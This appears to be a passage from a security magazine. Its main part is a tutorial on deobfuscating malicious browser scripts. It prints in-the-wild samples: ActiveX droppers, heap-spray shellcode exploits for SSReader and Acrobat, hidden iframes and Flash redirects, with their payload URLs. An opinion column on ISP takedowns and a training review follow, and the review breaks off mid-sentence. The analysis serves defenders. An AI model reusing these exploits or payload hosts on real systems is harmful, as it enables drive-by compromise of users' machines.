Listing 10. *Dean Edwards's packer example*

```
<OBJECT ID="wwwcuteqqcn" Classid="clsid:{A7F05EE4-0426-454F-8013-C41E3596E9E9}"></
OBJECT>
<script>

eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!''.replace(/
^/,String)){while(c--){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return
d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\
b'+e(c)+'\\b','g'),k[c])}}return p}('6 4(){3["2"]("5://b.7.a/1.9","1.8",0)}',12,12,'|c
alc|Dloadds|wwwcuteqqcn|CuteqqCn|http|function|xxxx|exe|cab|com|bbb'.split('|'),0,{}))
</script>
```

Listing 11. *JS.encode example*

```
<script language="JScript.Encode">
#@~^oAAAAA==Abx[Khc/YmY!d'EfGx□BI[KmEsnxDRhMrO+vB@!kWDCh□PUlsn'□l08,/D^x'B4YD2=z&FGc
8R8f&cF0%JRrWJoWc4YsV-E~Ak9Y4'{ ~4□kLtDxcOv~dDXVnx'B[kk2^lz=P      Wx□-E@*@!JkWDm:
n@*E#@#@&XDIAAA==^#~@

</script>
```

Listing 12. *JS.encode example in clear text*

```
<script language="Javascript">

window.status='Done';document.write('<iframe name=ea8b src=\'http://77.221.133.188/
.if/go.html\' width=72 height=496 style=\'display: none\'></iframe>')

</script>
```

Listing 13. *How to write a file using Javascript*

```
<SCRIPT LANGUAGE="JavaScript">
function WriteToFile(str) {

    var fso = new ActiveXObject("Scripting.FileSystemObject");
    var s = fso.CreateTextFile("c:\\test.txt", true);
    s.writeline(str);
    s.Close();
 }
</SCRIPT>
```

Dean Edwards 's Packer Function

Some attacker pack their malicious script with online packer from Dean Edwards, it's quite easy to identify them they start with the string `eval(function(p,a,c,k,e,d){` as in Listing 10.

As you can see in the example, the string are extracted from the original code and put at the end of the packed script. To unobfuscate it, you just need to replace the `eval()` function call with a `print ()` function and pass the resulting script to Rhino. You will get:

```
function CuteqqCn(){wwwcuteqqc
              n["Dloadds"]("htt
              p://bbb.xxxx.com/
              calc.cab","calc.exe",0)}
```

Of course, you should have been able to determine the attack by identifying the suspicious strings at the end of the script, however to do that you should know what to search for.

By searching for the CLSID and *Dloadds* method name, you will find out that this exploit refers to CVE-2007-4105, it tries to silently dropp a file from *http://bbb.xxxx.com/calc.cab*.




Figure 6. *Breakpoint settings window*

To verify that this file is malicious, you could cross-scan it. Note that you can use some free cross-scanner service like VirusTotal or ThreatExpert sandbox.

JS.encode Feature

This is not a Javascript or VBscript class or method but a Microsoft feature.

Microsoft Script Encoder tool `screnc.exe` was created by Microsoft in 2003, its purpose is to encode scripts in pages to prevent someone modifying it.

This *security* tool has been reversed since then, and some malicious script writers used it. Note that this code only works on Microsoft Internet Explorer. How to detect it ? The script language attribute Javascript is renamed to *Jscript.Encode* and VBScript to *VBScript.Encode*. Like in the Listing 11.

The easier way to get back to the original data is to use the Malzilla *Misc. Decoders Decode, JS.Encode* feature. You can also use the C code provide at 12 or use one of the many online decoders. It will result like in Listing 12.

VBScript Malicious Script Cases

All we have seen until now was about the most common language script created some years ago by Netscape Javascript. But as you should now, Microsoft also done its own language based on Visual Basic named VBScript. Microsoft Internet Explorer is the only web browser which is able to understand either Javascript and VBScript code. As Microsoft host is the first target of attack, it was natural to see malicious scripts using this technology. Note that nowadays, we can encountered some script using the two languages. The other good point for malicious guys is that there is not for now a debugger able to reproduce the behavior of a VBScript engine.

Listing 14. *Malicious code using Javascript and VBScript code*

```
<html>
<body>
<script language="JavaScript">
function mymid(ss) {
return ss.substring(2);}
</script>
<script language="VBScript">
s="html"
flag_type=s
S="3C68...3E0D0a"
D=""
DO WHILE LEN(S)>1
    k="&H"
    k=k+ucase(LEFT(S,2))
    p=CLng(k)
    m=chr(p)
    D=D+m
    S=mymid(S)
LOOP
if flag_type="html" then
  document.write(D)
end if
if flag_type="vbs" then
  EXECUTE D
end if
</script>
<script language="javaScript">
if (flag_type=="js") {
var e;
try
{
eval(D);
}
catch(e){}
}
</script>
</body>
</html>
```

Listing 15. *Unobfuscated script from a Javascript and VBScript sample*

```
<html>
<body>
<script language="javascript">window.onerror=function(){return
                    true;}</script>
<object classid="clsid:7F5E27CE-4A5C-11D3-9232-0000B48A05B2"
                                    style='display:none' id='target'></object>

<SCRIPT language="javascript">
var url="%u7468%u7074%u2F3A%u772F%u7777%u312E%u7730%u7069%u632E
                    %u6D6F%u792F%u6861%u6F6F%u792F%u7365%u652
                    E%u6578";
var el1s2kdo3r = "hi1265369";
var s1="%u9090%u9090";
...
var s23="%u6946%u656c%u0041";
var s=s1+s2+s3+s4+s5+s6+s7+s8+s9+s10+s11+s12+s13+s14+s15+s16+s17+
                    s18+s19+s20+s21+s22+s23+url;
var shellcode = unescape(s);
</script>

<SCRIPT language="javascript">
var el1s2kdo3r = "hi1265369";
var ss="%u9090";
ss=ss+"%u9090";
var bigblock = unescape(ss);
var el1s2kdo3r = "hi1265369";
var headersize = 20;
var el1s2kdo3r = "hi1265369";
var slackspace = headersize+shellcode.length;
var el1s2kdo3r = "hi1265369";
while (bigblock.length<slackspace) bigblock+=bigblock;
var el1s2kdo3r = "hi1265369";
fillblock = bigblock.substring(0, slackspace);
var el1s2kdo3r = "hi1265369";
block = bigblock.substring(0, bigblock.length-slackspace);
var el1s2kdo3r = "hi1265369";
while(block.length+slackspace<0x40000) block =
                    block+block+fillblock;
var el1s2kdo3r = "hi1265369";
memory = new Array();
var el1s2kdo3r = "hi1265369";
for (x=0; x<100; x++) memory[x] = block +shellcode;
var el1s2kdo3r = "hi1265369";
var buffer = '';
var el1s2kdo3r = "hi1265369";
while (buffer.length < 1024) buffer+="\x05";
var el1s2kdo3r = "hi1265369";
var ok="1111";
var el1s2kdo3r = "hi1265369";
target.Register(ok,buffer);
var el1s2kdo3r = "hi1265369";
</script>
</body>
</html>
```

So what is the solution we have to understand a malicious script without compromise our host ?

Of course, you can convert the malicious code from VB to JS but there is another way easier and less fault inside, the method is to use Microsoft ActiveX components to manually debug the obfuscation layer step by step. It can be quite long to do but generally gives good result.

The main code to use is a *WriteToFile* function based on `Scripting.FileSystemObject` ActiveX which can be find in Listing 13. This code need to be added in the script you want to decode. It can be used to write to disk any string to the default file *c:\test.txt*.

We will take a sample, see Listing 14, combining Javascript and VBScript code to explain how we can dig into it using the ActiveX method described before.

The first thing to identify is of course use of the two *script* tags one with language attribute set to *JavaScript* and the other one to *VBScript*, and then the function name *mymid* in Javascript code which is called from the VBScript code as you can see in highlight.

We need to identify the script process flaw, in the VBScript code block, the *flag_type* variable is set to *html* so the malicious script will be inserted using the *document.write* which follows. Thus, we just need to insert the *WriteToFile* function in the Javascript code block and replace the *document.write(D)* with *WriteToFile(D)* (note: no need to end lines with `';'` char in VBScript). And you get the result in Listing 15.

The script instantiates the ActiveX component:

```
7F5E27CE-4A5C-11D3-9232-0000B48A05B2
```

which is SSReader Pdg2 ActiveX Control, it embeds a shellcode, uses heap-spray to fill the heap and calls a method named *Register*. Searching more details, we can find that the *Register* method was vulnerable to a buffer overflow in old version of the software, like it's describe in CVE-2007-5807.

This script intends to exploit this flaw, the good part for us it's that the URL to the virus can be clearly identified in the code:

```
var url="%u7468%u7074%u2F3A%u772F%
u7777%u312E%u7730%u7069%u632E%u6D6F
%u792F%u6861%u6F6F%u792F%u7365%u652
E%u6578";
```

You can use either Malzilla Misc. Decoders *Decode UCS2 (%u)* feature or the Listing 5 we presented before to gives you the malicious URI *http://www.10wip.com/yahoo/yes.exe*.

Acrobat Reader PDF Engine Flaw

As was already said, there are more and more malicious file based vulnerabilities that used flaws in Javascript processing engine of tools like Acrobat Reader.

We can find in the wild PDF files containing some obfuscated Javascript, in fact it's zipped stream.

If you edit the file, you will see the mime type `%PDF` at the file header followed in the body by some */Filter/FlateDecode* stream. Note: sometime the Javascript code appears in clear text.

You can see an extract in Listing 16 from a malicious PDF file.

To extract the original code from this stream, use the Perl script in Listing 17.

It take one argument which is the file name containing the zip stream.

The zip stream is the code which appears between */Filter/FlateDecode* stream tag and *endstream.enobj*. Note that you also need to remove the `0x0d 0x0a` at the begin and end of the stream.

Running this script against our sample gives the result in Listing 18.

We can see that the shellcode in variable *sc* is used in the *plin*

Listing16. *Malicious PDF extract*

```
 00000a80:  67 74 68 20 31 38 34 33  2f 46 69 6c 74 65 72 5b  gth 1843/Filter[
 00000a90:  2f 46 6c 61 74 65 44 65  63 6f 64 65 5d 3e 3e 73  /FlateDecode]>>s
 00000aa0:  74 72 65 61 6d 0d 0a 48  89 c4 57 4d 6b 1c 47 10  tream..H..WMk.G.
 00000ab0:  ad 5b 90 c1 d7 1c 72 da  2c 04 a4 c8 b6 66 77 7a  .[....r.,....fwz
 00000ac0:  3e 56 b1 0d 92 6c 41 20  b1 8d 1d 42 0e 21 46 12  >V...lA ...B.!F.
 00000ad0:  bb 96 82 2c 19 ed 5a 3e  18 13 72 0c 81 84 9c 92  ...,..Z>..r.....
 00000ae0:  9f 91 5f 18 e7 75 f7 cc  f4 eb d9 ee 9d 95 b5 21  .._..u.........!
 00000ae0:  9f 91 5f 18 e7 75 f7 cc  f4 eb d9 ee 9d 95 b5 21  .._..u.........!
 00000af0:  34 b3 6a d5 54 57 bf 7a  f5 d1 3d ff bc 97 2d 8c  4.j.TW.z..=...-.
...

 00000e80:  ea 22 5e 5f dd 3d 39 5d  82 9f dc cb ff 30 9e 34  ."^_.=9].....0.4
 00000e90:  7a 36 85 6b 39 6e 27 09  da f1 cf c7 ee bd 96 b3  z6.k9n'.........
 000011d0:  ea f9 57 80 01 00 8e e2  aa 52 0d 0a 65 6e 64 73  ..W......R..ends
 000011e0:  74 72 65 61 6d 0d 65 6e  64 6f 62 6a 0d 33 34 20  tream.endobj.34
```

Listing17. *Script to decode encoded PDF stream*

```
#!/usr/bin/perl
use strict ;
use warnings ;

use Compress::Raw::Zlib;

my $x = new Compress::Raw::Zlib::Inflate()
   or die "Cannot create a inflation stream\n" ;

my $input = '' ;
open(TEST, "<$ARGV[0]") or die "usage: $0 pdf_zip_stream_file";
binmode STDOUT;

my ($output, $status) ;
while (read(TEST, $input, 4096))
{
    $status = $x->inflate(\$input, $output) ;
    print $output if $status == Z_OK or $status == Z_STREAM_END ;
    last if $status != Z_OK ;
}
die "inflation failed\n" unless $status == Z_STREAM_END ;
close TEST;
```

Listing 18. *Clear text Javascript code from the PDF sample*

```
/********** \^N#Page-Actions:Page1:bS_?u?b:Action1 **********/

function re(count,what)
{
var v = "";
while (--count >= 0)
v += what;
return v;
}
function start()
{
            sc = unescape("%u9090%u9090%u9090") +
            unescape("%u2DEB...%u5151");

if (app.viewerVersion >= 7.0)
{
            plin = re(1008,unescape("%u0b0b%u0028%u06eb%u06eb"))
                        + unescape("%u0b0b%u0028%u0aeb%u0aeb")
            + unescape("%u9090%u9090") + re(122,unescape("%u0b0b%
                        u0028%u06eb%u06eb")) + sc
            + re(1256,unescape("%u4141%u4141"));
}
else
{
            ef6 =  unescape("%uf6eb%uf6eb") + unescape("%u0b0b%
                        u0019");
            plin = re(80,unescape("%u9090%u9090")) + sc + re(80,u
                        nescape("%u9090%u9090")) +
            unescape("%ue7e9%ufff9")+unescape("%uffff%uffff") +
                        unescape("%uf6eb%uf4eb") +
            unescape("%uf2eb%uf1eb");
            while ((plin.length % 8) != 0)
                    plin = unescape("%u4141") + plin;
            plin += re(2626,ef6);
}
if (app.viewerVersion >= 6.0)
{
this.collabStore = Collab.collectEmailInfo({subj: "",msg: plin});
}
}
var shaft = app.setTimeOut("start()",10);

//</ACRO_script>
//</Page-Actions>
```

Listing 19. *Flasm tool options*

```
root@desktop:~/root# flasm -h
Flasm 1.62 build May  7 2008

(c) 2001 Opaque Industries, (c) 2002-2007 Igor Kogan, (c) 2005
                        Wang Zhen
All rights reserved. See LICENSE.TXT for terms of use.
Usage: flasm [command] filename
Commands:
   -d     Disassemble SWF file to the console
   -a     Assemble Flasm project (FLM)
   -u     Update SWF file, replace Flasm macros
   -b     Assemble actions to __bytecode__ instruction or byte
                        sequence
   -z     Compress SWF with zLib
   -x     Decompress SWF

Backups with $wf extension are created for altered SWF files.

To save disassembly or __bytecode__ to file, redirect it:
flasm -d foo.swf > foo.flm
flasm -b foo.txt > foo.as
```

Listing 20. *Flash decoding using swfdump*

```
# swfdump -D  "4561.swf"
[HEADER]        File version: 8
[HEADER]        File is zlib compressed. Ratio: 96%
[HEADER]        File size: 164 (Depacked)
[HEADER]        Frame rate: 12.000000
[HEADER]        Frame count: 1
[HEADER]        Movie width: 550.00
[HEADER]        Movie height: 400.00

[045]         4 FILEATTRIBUTES
[009]         3 SETBACKGROUNDCOLOR (ff/ff/ff)
[018]        31 PROTECT
[00c]        89 DOACTION

                (   50 bytes) action: Constantpool(5 entries)
                      String:"fVersion" String:"/:$version"
                      String:"http://o7n9.cn/" String:"i.swf"
                      String:"_root"

                (    4 bytes) action: Push Lookup:0 ("fVersion")
                      Lookup:1 ("/:$version")
                (    0 bytes) action: GetVariable
                (    0 bytes) action: DefineLocal
                (    4 bytes) action: Push Lookup:2 ("http:
                      //o7n9.cn/") Lookup:0 ("fVersion")

                (    0 bytes) action: GetVariable
                (    0 bytes) action: Add2
                (    2 bytes) action: Push Lookup:3 ("i.swf")
                (    0 bytes) action: Add2
                (    2 bytes) action: Push Lookup:4 ("_root")
                (    0 bytes) action: GetVariable
                (    1 bytes) action: GetUrl2 64
                (    0 bytes) action: Stop
                (    0 bytes) action: End

[001]         0 SHOWFRAME 1 (00:00:00,000)
```

Listing 21. *Flash decoding using flasm*

```
#flasm -d 4561.swf

movie '4561.swf' compressed // flash 8, total frames: 1, frame
                        rate: 12 fps, 550x400 px

  protect '$1$jS$BoUofEQZlqjkrFp6L6z181'

  frame 0
    constants 'fVersion', '/:$version', 'http://www.woai117.cn/',
                        'i.swf', '_root'
    push 'fVersion', '/:$version'
    getVariable
    varEquals
    push 'http://www.woai117.cn/', 'fVersion'
    getVariable
    add
    push 'i.swf'
    add
    push '_root'
    getVariable
    loadMovie
    stop
  end // of frame 0
end
```

On the 'Net

- Kill-bit explanation: *http://support.microsoft.com/kb/240797*
- Rhino: *http://www.mozilla.org/rhino/*
- Malzilla: *http://malzilla.sourceforge.net/*
- Alpha encoder: *http://skypher.com/wiki/index.php?title=ALPHA3*
- Alexander Sotirov Black Hat 2007 presentation
- *http://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf*
- Wikipedia Heap Spray entry: *http://en.wikipedia.org/wiki/Heap_spray*
- Linux System Call Reference: *http://www.digilife.be/quickreferences/QRC/LINUX%20System%20Call%20Quick%20Reference.pdf*
- Dean Edward's packer: *http://dean.edwards.name/packer/*
- *http://www.virustotal.com/*
- *http://www.threatexpert.com/submit.aspx*
- screnc.exe tool: *http://www.microsoft.com/downloads/details.aspx?familyid=E7877F67-C447-4873-B1B0-21F0626A6329&displaylang=en*
- JS.encode C decoder: *http://www.virtualconspiracy.com/download/scrdec18.c*
- Online JS.encode decoder: *http://www.greymagic.com/security/tools/decoder/*

variable which is passed to the `Collab.collectEmailInfo` method if the viewer version is greater or equal to 6.0.

To know what the shellcode does, you can debug it with IDA as it was discussed in a previous chapter.

In fact, if a too long string is passed to this method a buffer-overflow will occurs in old Acrobat Reader versions, you can find some details about that on CVE-2007-5659 and CVE-2008-5663.

This flaw was patched in Acrobat Reader since version 8.1.2.

Adobe Flash Script Engine

Adobe Flash embeds a scripting language named ActionScript based on ECMAScript (like Javascript). This is a powerful language that has been used recently by malicious people (as of 2008) to redirect users to compromise site.

One of the method is to use the ActionScript commands which are represented by *DoAction* Tags embedded in frames.

If you have ever tried to use an hexadecimal editor to open *.swf* files, you could have seen that two formats exist which could be identified by their headers, FWS three first bytes header identified old Flash format not compressed whereas CWS identified compressed files designed for at least Adobe Flash version 8.

So to decode the Flash file, the easier way is to use an already winning tool such as one of two free programs called *swfdump* and *flashm*, you can see an usage example in Listing 19 and Listing 20.

From the two listings, we can see that the Flash is compressed and contains some DOACTION code.

Once open the Flash redirect the victim to *http://o7n9.cn/i.swf* using *GetUrl2* as named by *swfdump* tool or *loadMovie* by *flashm*.

It will be out of the scope of this document to analyze this other flash script, but just for your information the *i.swf* try to exploit a flaw in *DefineSceneAndFrameData* to execute remote code execution (CVE-2007-0071).

Conclusion

In this document, we have introduced some clues regarding malicious script understanding. As this attack vector become more and more common, there is some good chance you will someday face one of these cases.

It's ever a good practice to block the ActiveX with IPS/AV detection, but even more to detect any malicious files the attack vector tried to download and execute.

David Maciejak
David Maciejak works for Fortinet as a Security Researcher, his job is to follow the trend in the vulnerability underground market and provide some preventive protection to customers.

Emerging Threats Episode 14

MATTHEW JONKMAN

Crime happens every day on this grand old Internet we call home. Daily, hourly, minute by minute. I'd venture that there are easily several crimes a second involving a user giving up their sensitive information, buying a fake security program, or installing the bot of the week.

We're talking hundreds of thousands of victims a month. Lets make a comparison, if there were hundreds of thousands of victims of some other crime I think there would be far more attention. Say there were hundreds of thousands of elderly folks taken in every month in mail fraud insurance scams. There'd be a massive manhunt and our very effective mail fraud laws would put a lot of people in jail.

But unfortunately on this Internet thing we haven't got laws like that. We have laws that prevent the mean old telecoms from doing a lot of things, including to some degree monitoring traffic on their subscriber networks. But we haven't got those federal, iron-clad, tough as nails, *Do not use this medium to commit fraud or we will hunt you down like a dog and make you regret it" laws like the US Postal Service and other similar organizations around the world have at their disposal.*

We do have the usual consumer protection laws that ought to apply to the plethora of fake antispyware and fake antivirus products. We have laws against stealing a person's identity and getting credit, or buying a new Xbox and a few porn site subscriptions on their stolen debit card. In the United States it's a very difficult task to find these victims and put them all together as victims of the same criminal group, and then even to find that group. The ISP's that host these criminal sites or botnet controllers 99% of the time get away with it even they are very knowingly complicit. They always have the excuse that "they weren't aware of what their client was doing on that server and they will now terminate them for violation of our acceptable use policy, thank you officer for letting us know.

This epidemic of thousands of small crimes and frauds being committed against hundreds of thousands of individuals is one that no legal system and enforcement body in the world is setup for or capable of handling effectively. There are just too many small crimes to track and prosecute. It's too large a task under our current laws and investigative mentality, and the individual losses are usually too small for the victim to even value spending the time to file a complaint. They just get their credit card shut off and replaced and suck up the minimum loss their bank makes them pay before returning the remaining bad transactions.

Don't dismay, we do have one option at our disposal yet. You might call it the Nuclear option, I prefer to call it the Peer Pressure option. This option was recently demonstrated by Jart Armin, James McQuaid with a very minor research contribution by myself. We were tired of abuse complaints being ignored by Atrivo/Intercage while they have hosted botnet controllers, fraudulent products sites, spam controllers, kiddie porn sites, you name it. For example, most botnet controllers last a few days, maybe a week or so at a responsible provider. The ISP gets abuse complaints and the server is eventually shutdown or the client disconnected. There were controllers in Atrivo/Intercage that had been online continuously for years. YEARS!! Thousands of abuse complaints ignored, and hundreds of thousands of victims lost millions of dollars to the scams and attacks originating here.

And to be clear here, the ISP's in many of these cases are not innocent victims. One of the individuals running Atrivo admitted during an email rant after he'd been depeered the first time that 95% of his business was from the Russian Block, he had absolutely no intention of cutting them off, and to paraphrase, "kiss my butt I'll be back online tomorrow" sentiment. He was back online the next day, but that didn't last long thankfully.

He had the money to throw around to upstream providers because his clients are paying a very premium price for good bandwidth and someone to look the other way at abuse complaints. When the heat gets too high for a particular server the ISP will give them a new IP and respond to the abuse complaints that they've terminated the offender. When of course they're still on the same server, same dns name, and same crime, just with a new IP.

So we wrote it up. Put exact numbers to all the research, sampled their IP space and found the rates of bad stuff vs the good stuff. We found that there really wasn't much legitimate hosted content to be found in those nets, as we really expected. In fact, to date I've yet to talk to a legitimate customer in that IP space. Heard from plenty of bad ones though! You can read this report yourself at *http://www.hostexploit.com*, as well as Version 2 now available.

So Jart and Jim write this up into a great whitepaper, identify the business connections that exist between Atrivo/Intercage and the Russian Business Network, and put this out there for the world to see. Brian Krebs at the Washington Post takes the idea and runs expanding the scope of the investigation and using this journalistic resources to find even more great information.

The net result is that within a couple of weeks Atrivo/Intercage's three upstream bandwidth providers (peers) terminate service. Atrivo/Intercage is offline for about a day. Completely. They convince another provider to give them a chance and promise to clean up. This new provider gives them a short leash and a bit of bandwidth, but are soon so informed by abuse complaints that they disconnect Atrivo/Intercage one last time, and this time it's for good. They've not been back online to date.

End of the story? Of course not. Within hours the bad guys had relocated their servers to other similarly corrupt hosting providers, most still within the US, a few overseas. But all were back in operation within days. Looking back on the statistics compiled by several security firms there was more than a 50% decline in spam, botnet activity, and other easily trackable cybercrime. But alas, this only lasted about two days while the cockroaches reconstituted and found their new garbage ISPs to hide under. But the lesson here is, we can make an impact on crime without law enforcement!

Why are we at this point? Well, I think many of this current generation of Internet Citizens (myself being one of those), from tech support desks to network and security engineers, have forgotten the core guiding principle of the Internet: Keep your own house clean and let your neighbor know what you see from them. There are RFC requirements that all ISPs and network operators have an *abuse@email address* and that they monitor and respond to it. If every network operator were effectively answering and acting upon these complaints we would not be in this situation. When an upstream provider says clean up your subscriber base of illegal activity or you lose your bandwidth things happen.

We also have a failure that I am guilty of committing. That failure is of becoming so cynical of sending abuse complaints because I suspect they will not be acted upon that I quit sending them. This is even more egregious than the ISP's transgressions. We'd just been tracking the bad IP ranges and publishing block lists, when we could have been at the same time doing just a bit more to get them taken down. But you say, "If Atrivo wasn't acting upon abuse complaints honestly, then what good does it do?" I'm glad you asked, it does a lot of good if you send complaints to the right people and then follow up a couple days later. When you send that complaint you don't just send it to the end provider or ISP. In the case of a complicit provider that's like asking the fox to go cleanup the henhouse. You do a quick whois lookup, see who their upstream providers are, and send the same abuse complaint to *abuse@upstreamproviders.com* . These are larger companies generally who do not like crime any more than the rest of us, and don't want the bad press.

In this case it took a lot of public pressure and a lot of potentially bad press for these providers to act. They've forgotten just as the rest of us our obligation to this Internet, but I hope they're remembering. It's ours, we have to keep it clean. If we don't, well then you get what we have now, or worse. It's not a pretty place. It's not a safe place, I don't want my kids hanging out here, and not because they might find porn somewhere, but because they might become an identity theft victim, or far worse!!

I can tell you that the upstreams and colo providers are awake now. We've been contacted by a number of them asking why their nets are listed, and specific info so they can clean it up. But more encouraging, they're asking to get automated or manual notifications when we see ANYTHING suspicious to or from their networks. (if any providers or ISPs are reading contact us at *threats@emergingthreats.net*, we're happy to setup notification) This is how it's supposed to work, and I have faith that if we cooperate with each other and continue to go after the major bad guys, things will continue to improve.

So here's the point of my rambling. We need to take back our Internet. And we've proven that we can. It'll never be 100% safe, but we can at least get it back from our current 60% bad state down to a manageable 20% bad or so. My call to us all as fellow citizens is to spend 5 minutes a day when you're going through your IDS alerts or cleaning that infected workstation. Note what IP range it talks to or which domain it's using for command and control. Do a whois on the domain, the IP and the upstream provider and the registrar, and send off one email copying them all. Takes you a couple of minutes, but it WILL make a difference! They ISP's are listening, the registrars are listening, and ahe bandwidth providers are listening. None of them wants the potential bad press that the next takedown is going to bring.

And I assure you, my peers and I, and 40 or 50 other groups of researchers are all working independently and writing the next papers about the 40 or 50 other known bad, criminally colluding ISP's out there. We're sending the evidence to their upstreams, and we're including law enforcement. But even more encouraging we are actually seeing law enforcement in the US serve search warrants and are coordinating with foreign law enforcement agencies. Big things are coming around the bend. This incident, the takedown of Atrivo/Intercage, has not only made a dent in the badness on the Internet, but it's given law enforcement some momentum. Maybe they were embarrassed at the history of not doing anything, maybe they feel one-upped by a bunch of open source security do-gooders. Whatever the reason they are seeking evidence and they will be making some far more spectacular arrests than we've ever seen before in this space.

So please, send in those abuse complaints, and follow up if you can. You should hear something back from an abuse complaint within 72 hours. That's short enough to keep them in the back of your mind, if no response resend and make the point to the upstream provider that you have gotten no response and the crime continues. The upstreams don't want the crap on their networks, and they have a new motivation that they don't want their names in the public shamings to come.

CHRIS RILEY

Training – the Security Minefield

Learning something new is a wonderful thing. However, with all the security training on offer right now, how do you know what's right for you ?

Over the past few years, I've been slowly re-inventing my career in an attempt to be more involved in security. Like many people, I fell into a role where I needed to implement and ensure security for existing systems. Installing a simple Intrusion Detection System, running vulnerability scans and even performing a few crude penetration tests to give those higher ups a visual representation of how our security was failing in some areas. Due to my circumstances however, I wanted to jump start this gradual change and go all-in. Over the course of 18 months I've been learning the ins and outs of security almost from scratch, using the framework from various recognized companies. This article is an overview of that process, and more importantly a view on where the different training available falls down. Nobody can say 100% that they know everything there is to know about security, that's for sure. The field is so young, yet already so diverse. Whether or not you work as a server administrator, or a full on penetration tester, at sometime you're going to want to get a little piece of paper that says you know your stuff.

To certify or not to certify, that is the question

Many people much smarter than me have debated and re-debated about the pros and cons of certification. Whether or not you choose to go for a certification in security is something that only you can decide. Personally, after working so long within the desktop and server support area, I wanted something that proved I could do more than just standard support. After all, if you take the plunge and start applying for security positions, the person sitting behind the big mahogany desk is going to want more than just your word that you can do the job. In my opinion, experience counts for a lot more than a piece of paper ever can. With that said, if you're like me and want to make the jump into security from a standard IT role, then one or more well placed qualifications are a step in the right direction. Sometimes you've got to walk before you can run after all.

The Security minefield

To give a varied overview of what training is available, I'll be discussing various types of training that I've had some personal experience with. Some of them are very general, like the CompTIA Security+. Others are more specific to a product line, were the Microsoft MCSE: Security is a prime example. In the middle of these two extremes I'll touch on the CIEH (Certified Ethical Hacker) and ECSA/LPT (EC-Council Certified Security Analyst/License Penetration Tester) offerings from EC-Council, as well as the Penetration Testing specific GPEN (GIAC Certified Penetration Tester) from the people at SANS. There are some others that I'm not yet able to cover, such as the OSCP

(Offensive Security Certified Professional) from the Offensive-Security team (the people behind the excellent Backtrack live CD), and the SSCP (Systems Security Certified Practitioner) from ISC□. These are worth a mention, and may be something you'll want to look into if what we cover here doesn't quite fit your needs exactly. There are many other options I'm sure. Just like any part of the IT industry, a thriving market for security courses has sprung up around the security industry, offering a new qualification almost every month it seems. Hopefully this situation will sort itself out in time, with the clear leaders in the field becoming something akin to an industry standard, and the lower quality qualifications falling by the wayside. Before the mail starts to flow, I'll not be discussing the CISSP in this article. This is to keep the focus on the more technical courses for people working in the trenches so to speak. Although people may like to disagree, the CISSP is and always has been more focused on management level types. This isn't to say that the CISSP is not a valid exam. After all you can't turn the pages of a newspaper nowadays without seeing an advert for a CISSP. However, the CISSP has become, in my opinion, an easy solution for HR staff around the world. If in doubt, ask for a CISSP. This does little to split the technical and management sides of the security industry and just adds to the confusion. With these basics cleared up, on with the show.

CompTIA Security+

The Security+ certification is marketed as a vendor-neutral exam that tests knowledge in 5 main areas: Communication Security, Infrastructure Security, Cryptography, Operational Security, and General Security concepts. With over 50,000 members, the certification is well known in the industry and widely accepted as the entry point certificate. However well recognized, the CompTIA Security+ only gives you a very basic grounding in security concepts. The topics covered are well thought out, but in order to maintain its vendor-neutral status, it goes out of its way to talk in very general terms about topics without going too in-depth. Although the Security+ is very worthwhile, alone it does little more than show that you can incorporate security into your present role. This is certainly not a life changing event by any stretch of the imagination. If you plan to move onto more advanced topics, or more specific qualifications like the MCSE: Security (or the newer MCITP), then this is a good place to start. The theory will be of great help for the specialist topics found in these more focused qualifications.

There are a number of good books available for home study of the Security+ topics and I would personally suggest this as a better method than class driven training. The theory can become a little complex in parts, especially for those new to the field. The chance to go at your own pace and review parts at your own leisure makes the book method more flexible. I found the study time for the exam to be very short compared with some of the others listed here. If you really want to go for class training, I would suggest avoiding classes that rely solely on the Microsoft training manuals for teaching this class. As strange as it sounds, CompTIA has passed the Microsoft Official Curriculum – "Fundamentals of Network Security" (Course 2810), as suitable for teaching the Security+. The Microsoft curriculum is often used when the Security+ is taught together with the MCSE. I found this book to be very Microsoft centric and caused some confusion when covering topics that were supposed to be vendor-neutral.

The Security+ exam consists of 100 multiple choice questions over the space of 90 minutes. Although the number of questions seemed daunting at first, the questions were for the most part straight forward and not nearly as confusing as some of the Microsoft exam questions. Compared to other exams however, the cost is quite high. If you're not 100% sure you know your stuff, then this could be a costly exam to fail. CompTIA are currently working on an update version of the Security+ for release in October this year. If you plan to take the exam after this point, then you may want to check that your learning material covers everything in the new objectives as well as the existing ones.

Microsoft MCSE Security

As with all qualifications provided by Microsoft, they are very focused on achieving specific tasks the "Microsoft" way. This isn't always a bad thing, and learning how the people who made the software expect it to be done can be a great help in some areas. In others, it is painfully obvious that they are teaching topics just because they want you to use the product in a specific way. A prime example of this is a large section on using RRAS (Routing and Remote Access Services) as a router under Windows 2003 Server. Putting aside the fact that a reasonably spec'd server costs the same or more than a quality Cisco router. As well as the fact that on top of this hardware, you'll need to purchase a software license for Windows. The Windows RRAS service just doesn't offer the same level of service or quality that a real router provides. Thankfully this kind of content is restricted to only a few places within the MCSE and a majority of the topics are well formed and appropriate. The modular design of the MCSE leaves you some choice on what to study, while still maintaining a minimum level of knowledge through required exams. This flexibility allows you to pick and choose what you learn to meet with your specific needs. The MCSE is not for the faint at heart. Unlike the vendor-neutral Security+, you will need to learn about everything. Starting from the client-side systems and going all the way through to the Server-side, with ISA Firewalls and everything else in-between. This is level of detail is certainly not a bad thing, however it does add to the expense and overall time required to achieve the qualification. The knowledge gained along the way will seem like 